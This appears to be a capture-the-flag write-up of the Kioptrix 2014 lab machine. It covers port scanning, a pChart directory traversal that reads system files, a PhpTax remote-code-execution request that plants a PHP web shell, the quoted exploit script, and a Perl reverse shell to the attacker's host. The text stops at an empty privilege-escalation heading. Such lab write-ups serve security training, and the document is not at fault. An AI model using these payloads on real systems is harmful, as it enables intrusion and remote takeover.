


Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8): [exploit_pchart](#)
2. 8080/tcp/http/Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8): [exploit_phptax](#), [privesc_freebsd](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Oct  9 12:11:53 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.kioptrix5/results/192.168.92.185/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.kioptrix5/results/192.168.92.185/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.185
2 Nmap scan report for 192.168.92.185
3 Host is up, received arp-response (0.00043s latency).
4 Scanned at 2019-10-09 12:11:53 PDT for 35s
5 Not shown: 997 filtered ports
6 Reason: 997 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp    closed ssh      reset ttl 64
9 80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21
  ↳ OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
10 |_http-title: Site doesn't have a title (text/html).
11 8080/tcp  open  http      syn-ack ttl 64 Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21
  ↳ OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
12 | http-methods:
13 |_ Supported Methods: HEAD
14 |_http-title: 403 Forbidden
15 MAC Address: 00:0C:29:0B:79:90 (VMware)
16
17 Read data files from: /usr/bin/./share/nmap
18 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
19 # Nmap done at Wed Oct  9 12:12:28 2019 -- 1 IP address (1 host up) scanned in 35.43 seconds
```


2. Here's the summary of open ports and associated AutoRecon scan files:

openports

#	Port	Protocol	Service	Scans
1.	80/tcp	tcpwrapped	tll 64	./results/192.168.92.185/scans/tcp_8080_http_nikto.txt ./results/192.168.92.185/scans/tcp_8080_http_nmap.txt ./results/192.168.92.185/scans/tcp_8080_http_robots.txt ./results/192.168.92.185/scans/tcp_8080_http_whatweb.txt ./results/192.168.92.185/scans/tcp_80_http_gobuster.txt ./results/192.168.92.185/scans/tcp_80_http_nikto.txt ./results/192.168.92.185/scans/tcp_80_http_nmap.txt ./results/192.168.92.185/scans/tcp_80_http_robots.txt ./results/192.168.92.185/scans/tcp_80_http_whatweb.txt
2.	8080/tcp	tcpwrapped	tll 64	./results/192.168.92.185/scans/tcp_8080_http_nikto.txt ./results/192.168.92.185/scans/tcp_8080_http_nmap.txt ./results/192.168.92.185/scans/tcp_8080_http_robots.txt ./results/192.168.92.185/scans/tcp_8080_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. While exploring the 80/tcp service, we find a HTML comment that points to pChart2.1.3/index.php:



It works!

Figure 4: writeup.enumeration.steps.3.1




Figure 5: writeup.enumeration.steps.3.2




Figure 6: writeup.enumeration.steps.3.3

Findings

Open Ports

- 1 80/tcp | http | Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
- 2 8080/tcp | http | Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)

Phase #2: Exploitation

1. We use `searchsploit` to look for `pChart` exploits and find a directory traversal exploit. We use this exploit to view the contents of the `/etc/passwd` file:

```
1 searchsploit pchart
2 searchsploit -x 31173
3 http://192.168.92.185/pChart2.1.3/examples/index.php?Action=View&Script=../../etc/passwd
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # ss pchart
```

Exploit Title	Path (/usr/share/exploitdb/)
pChart 2.1.3 - Multiple Vulnerabilities	exploits/php/webapps/31173.txt
Shellcodes: No Result	

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 #
```

Figure 7: writeup.exploitation.steps.1.1

```
# Exploit Title: pChart 2.1.3 Directory Traversal and Reflected XSS
# Date: 2014-01-24
# Exploit Author: Balazs Makany
# Vendor Homepage: www.pchart.net
# Software Link: www.pchart.net/download
# Google Dork: intitle:"pChart 2.x - examples" intext:"2.1.3"
# Version: 2.1.3
# Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
# CVE : N/A
```

[0] Summary:

PHP library `pChart 2.1.3` (and possibly previous versions) by default contains an `examples` folder, where the application is vulnerable to Directory Traversal and Cross-Site Scripting (XSS). It is plausible that custom built production code contains similar problems if the usage of the library was copied from the examples. The exploit author engaged the vendor before publicly disclosing the vulnerability and consequently the vendor released an official fix before the vulnerability was published.

[1] Directory Traversal:

```
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
```

The traversal is executed with the web server's privilege and leads to sensitive file disclosure (`passwd`, `siteconf.inc.php` or similar), access to source codes, hardcoded passwords or other high impact consequences, depending on the web server's configuration. This problem may exists in the production code if the example code was copied into the production environment.

Directory Traversal remediation:

- 1) Update to the latest version of the software.
- 2) Remove public access to the `examples` folder where applicable.
- 3) Use a Web Application Firewall or similar technology to filter malicious input attempts.

Figure 8: writeup.exploitation.steps.1.2

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1002:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1003:User &:/usr/local/ossec-hids:/sbin/nologin
```

Figure 9: writeup.exploitation.steps.1.3

2. We use the directory traversal vulnerability to look for the Apache configuration file as 8080/tcp is returning a 403 Forbidden code:

```
1 http://192.168.92.185/pChart2.1.3/examples/index.php?Action=View&Script=/../../usr/local/etc/
2 ↪ apache22/httpd.conf
3
4 SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser
5
6
7 <VirtualHost *:8080>
8     DocumentRoot /usr/local/www/apache22/data2
9
10 <Directory "/usr/local/www/apache22/data2">
11     Options Indexes FollowSymLinks
12     AllowOverride All
13     Order allow,deny
14     Allow from env=Mozilla4_browser
15 </Directory>
```

```

# Language settings
#Include etc/apache22/extra/httpd-languages.conf

# User home directories
#Include etc/apache22/extra/httpd-userdir.conf

# Real-time info on requests and configuration
#Include etc/apache22/extra/httpd-info.conf

# Virtual hosts
#Include etc/apache22/extra/httpd-vhosts.conf

# Local access to the Apache HTTP Server Manual
#Include etc/apache22/extra/httpd-manual.conf

# Distributed authoring and versioning (WebDAV)
#Include etc/apache22/extra/httpd-dav.conf

# Various default settings
#Include etc/apache22/extra/httpd-default.conf

# Secure (SSL/TLS) connections
#Include etc/apache22/extra/httpd-ssl.conf
#
# Note: The following must must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4 browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

    <Directory "/usr/local/www/apache22/data2">
        Options Indexes FollowSymLinks
        AllowOverride All
        Order allow,deny
        Allow from env=Mozilla4 browser
    </Directory>

```

Figure 10: writeup.exploitation.steps.2.1

3. The web server is configured to only allow clients with a user-agent string starting with the Mozilla/4.0 string. We use Burp proxy to make a request to the 8080/tcp service:

```

Request
Raw Headers Hex
GET / HTTP/1.1
Host: 192.168.92.185:8080
User-Agent: Mozilla/4.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Wed, 09 Oct 2019 22:46:40 GMT
Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
Content-Length: 201
Connection: close
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /</title>
</head>
<body>
<h1>Index of /</h1>
<ul><li><a href="/phptax/"> phptax/</a></li>
</ul>
</body></html>

```

Figure 11: writeup.exploitation.steps.3.1

4. Now that we can talk to the 8080/tcp service, we find a reference to the /phptax/ web application on this server. We find a remote code execution vulnerability for phptax and leverage it to get command execution:


```

1 searchsploit phptax
2 searchsploit -x 25849
3 GET /phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E
   ↪ HTTP/1.1
4   Host: 192.168.92.185:8080
5   User-Agent: Mozilla/4.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
6 GET /phptax/data/rce.php?cmd=uname%20-a HTTP/1.1
7   Host: 192.168.92.185:8080

```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # ss phptax
```

Exploit Title	Path
PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution	exploits/php/webapps/25849.txt
phptax 0.8 - Remote Code Execution	exploits/php/webapps/21665.txt
PhpTax - 'pfilez' Execution Remote Code Injection (Metasploit)	exploits/php/webapps/21833.rb
Shellcodes: No Result	

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 #
```

Figure 12: writeup.exploitation.steps.4.1

```

#####
#EXPLOIT
#####

<?php

$options = getopt('u:');

if(!isset($options['u']))
die("\n      Usage example: php exploit.php -u http://target.com/ \n");

$url    = $options['u'];
$shell = "{ $url }/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E";

$headers = array('User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)',
'Content-Type: text/plain');

echo "      [+] Submitting request to: {$options['u']}\n";

$handle = curl_init();

curl_setopt($handle, CURLOPT_URL, $url);
curl_setopt($handle, CURLOPT_HTTPHEADER, $headers);
curl_setopt($handle, CURLOPT_RETURNTRANSFER, true);

$source = curl_exec($handle);
curl_close($handle);

if(!strpos($source, 'Undefined variable: HTTP_RAW_POST_DATA') && @fopen($shell, 'r'))
{
echo "      [+] Exploit completed successfully!\n";
echo "      _____\n\n      { $url }/data/rce.php?cmd=id\n";
}

```

Figure 13: writeup.exploitation.steps.4.2




Figure 14: writeup.exploitation.steps.4.3




Figure 15: writeup.exploitation.steps.4.4

5. We find that the remote system is FreeBSD 9. We tried Bash and Python reverse shells but both failed and as such we fall back on a [Perl reverse shell](#) for interactive access:

```
1 perl reverse shell (decoded): perl -MIO -e '$p=fork;exit;if($p);$c=new
  ↳ IO::Socket::INET(PeerAddr,"192.168.92.183:443");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_
  ↳ while<>;'
```

```
2 perl reverse shell (url encoded): perl%20-MIO%20-e%20%27%24p%3Dfork%3Bexit%2Cif%28%24p%29%3B%
  ↳ 24c%3Dnew%20IO%3A%3ASocket%3A%3AINET%28PeerAddr%2C%22192.168.92.183%3A443%22%29%3BSTDIN-%
  ↳ 3Efdopen%28%24c%2Cr%29%3B%24~-%3Efdopen%28%24c%2Cw%29%3Bsystem%24_%20while%3C%3E%3B%27
```

```
3
```

```
4 nc -nlvp 443
```

```
5 GET /phptax/data/rce.php?cmd=perl%20-MIO%20-e%20%27%24p%3Dfork%3Bexit%2Cif%28%24p%29%3B%24c%
  ↳ 3Dnew%20IO%3A%3ASocket%3A%3AINET%28PeerAddr%2C%22192.168.92.183%3A443%22%29%3BSTDIN-%
  ↳ 3Efdopen%28%24c%2Cr%29%3B%24~-%3Efdopen%28%24c%2Cw%29%3Bsystem%24_%20while%3C%3E%3B%27
  ↳ HTTP/1.1
```

```
6 Host: 192.168.92.185:8080
```





Figure 16: writeup.exploitation.steps.5.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.185] 20495
id
uid=80(www) gid=80(www) groups=80(www)
uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012    root@farrell.cse.buffalo.edu:usr/obj/usr/src/sys/GENERIC  amd64
ifconfig
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
    options=9b<RXCSUM, TXCSUM, VLAN_MTU, VLAN_HWTAGGING, VLAN_HWCSUM>
    ether 00:c:29:0b:79:90
    inet 192.168.92.185 netmask 0xfffff00 broadcast 192.168.92.255
    nd6 options=29<PERFORMNOD,IFDISABLED,AUTO_LINKLOCAL>
    media: Ethernet autoselect (1000baseT <full-duplex>)
    status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
    nd6 options=29<PERFORMNOD,IFDISABLED,AUTO_LINKLOCAL>
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
    options=3<RXCSUM, TXCSUM>
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
    inet 127.0.0.1 netmask 0xff000000
    nd6 options=21<PERFORMNOD,AUTO_LINKLOCAL>
ipfw0: flags=8801<UP,SIMPLEX,MULTICAST> metric 0 mtu 65536
    nd6 options=21<PERFORMNOD,AUTO_LINKLOCAL>
```

Figure 17: writeup.exploitation.steps.5.2

Phase #2.5: Post Exploitation

```

1 www@kioptrix2014> id
2 uid=80(www) gid=80(www) groups=80(www)
3 www@kioptrix2014>
4 www@kioptrix2014> uname
5 FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan 3 07:46:30 UTC 2012
   ↪ root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC amd64
6 www@kioptrix2014>
7 www@kioptrix2014> ifconfig
8 em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
   options=9b<RXCSUM, TXCSUM, VLAN_MTU, VLAN_HWTAGGING, VLAN_HWCSUM>
   ether 00:0c:29:0b:79:90
   inet 192.168.92.185 netmask 0xfffff00 broadcast 192.168.92.255
   nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
   media: Ethernet autoselect (1000baseT <full-duplex>)
   status: active
9
10
11
12
13
14
15 www@kioptrix2014>
16 www@kioptrix2014> users
17 root
18 toor

```

Phase #3: Privilege Escalation

